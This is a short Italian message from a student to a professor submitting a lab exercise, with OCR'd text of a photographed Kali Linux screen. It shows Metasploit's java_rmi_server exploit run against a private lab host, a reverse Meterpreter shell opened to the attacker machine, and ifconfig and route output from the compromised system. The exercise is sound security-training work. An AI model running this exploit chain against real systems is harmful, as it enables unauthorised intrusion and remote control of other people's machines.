


Buongiorno professore, al posto dello screen inoltro direttamente la foto fatta allo schermo del mio pc in modo che possa avere conferma del fatto che l'esercizio sia svolto da me.



kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto



kali@kali: ~

File Actions Edit View Help

```
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20  
HTTPDELAY => 20
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/QmWkfGqZV  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (57971 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36901) at 2024-04-
```

```
meterpreter > ifconfig
```

Interface 1

```
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::
```

Interface 2

```
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fed7:45ef  
IPv6 Netmask : ::
```

```
meterpreter > 
```



Cerca



File Actions Edit View Help

Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2

Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed7:45ef
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fed7:45ef	::	::		

meterpreter >



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